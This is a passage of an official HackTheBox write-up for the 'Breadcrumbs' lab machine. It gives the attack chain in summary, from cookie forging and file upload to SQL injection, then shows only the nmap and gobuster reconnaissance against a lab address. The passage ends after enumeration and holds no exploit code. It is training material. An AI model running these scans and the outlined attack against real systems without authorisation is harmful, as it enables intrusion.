HACKTHEBOX

# Breadcrumbs

14th July 2021 / Document No D21.100.123

Prepared By: MinatoTW

Machine Author(s): helich0pper

Difficulty: Hard

Classification: Official

# Synopsis

Breadcrumbs is a hard difficulty Windows machine running Apache web server with a library application. Directory enumeration and file read is leveraged to forge cookies and login as the administrator. A foothold is gained via unrestricted file upload. Plaintext credentials in a SQLite database assists in lateral movement. Finally, exploitation of SQL injection results in privilege escalation to windows administrator user.

## Skills Required

- Enumeration
- Scripting
- Code Review

## Skills Learned

- Forging PHP sessions
- SQL Injection

# Enumeration

## Nmap


```
ports=$(nmap -p- --min-rate=1000 -Pn -T4 10.10.10.228 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -Pn -sC -sV 10.10.10.228
```

```
nmap -p$ports -Pn -sC -sV 10.10.10.228
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-14 03:11 UTC
Nmap scan report for 10.10.10.228
Host is up (0.048s latency).

PORT      STATE  SERVICE        VERSION
22/tcp    open   ssh            OpenSSH for_Windows_7.7
80/tcp    open   http           Apache httpd 2.4.46
|_http-title: Library
135/tcp   open   msrpc          Microsoft Windows RPC
139/tcp   open   netbios-ssn    Microsoft Windows netbios-ssn
443/tcp   open   ssl/http       Apache httpd 2.4.46
445/tcp   open   microsoft-ds?
3306/tcp  open   mysql?
```


We find a Windows server running SSH and Apache web server on both HTTP and HTTPS ports. Additionally, a MySQL server is also found running, which is a hint towards a SQL powered web application.

## Apache


Browsing to port 80 reveals a page titled `Library` with a single button.



The same page is hosted on the HTTPS server as well. Clicking on the button takes us to a search form.




Clicking on the `Book` button for any book opens up a pop-up with the description.




## Gobuster

Before testing the application for vulnerabilities, let's perform a directory enumeration using gobuster.


```
gobuster dir -w  /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://10.10.10.228 -t 50
```

```
gobuster dir -w  /usr/share/seclists/Discovery/Web-Content
/directory-list-2.3-medium.txt -u http://10.10.10.228 -t 50

/books                (Status: 301) [Size: 336]
/php                  (Status: 301) [Size: 334]
/portal               (Status: 301) [Size: 337]
/css                  (Status: 301) [Size: 334]
/includes             (Status: 301) [Size: 339]
/db                   (Status: 301) [Size: 333]
/js                   (Status: 301) [Size: 333]
```

We observe a couple of interesting folders, namely `books` and `portal`. Browsing to the books folder lists few HTML files.





Looking at these files will reveal the contents of the description we found earlier.





It's possible that the application is loading the book description from these files directly. Let's look at the `portal` folder next.




We come across a login page which states that we're restricted for further investigation. There's also a `Sign up` page which can be used to create a new account. Let's make an account and login.




The panel offers few options along with user and file management pages. Clicking on `File Management` redirects us back to the main page. But, clicking on `User management` takes us to the page below.




Let's take a note of these and perform another gobuster scan on the portal folder.


```
gobuster dir -w  /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://10.10.10.228/portal -t 50 -x php
```

```
gobuster dir -w  /usr/share/seclists/Discovery/Web-Content
/directory-list-2.3-medium.txt -u http://10.10.10.228/portal -t 50
-x php

/login.php            (Status: 200) [Size: 2507]
/index.php            (Status: 302) [Size: 0] [--> login.php]
/uploads              (Status: 301) [Size: 345]
/signup.php           (Status: 200) [Size: 2734]
/assets               (Status: 301) [Size: 344]
/php                  (Status: 301) [Size: 341]
/cookie.php           (Status: 200) [Size: 0]
```

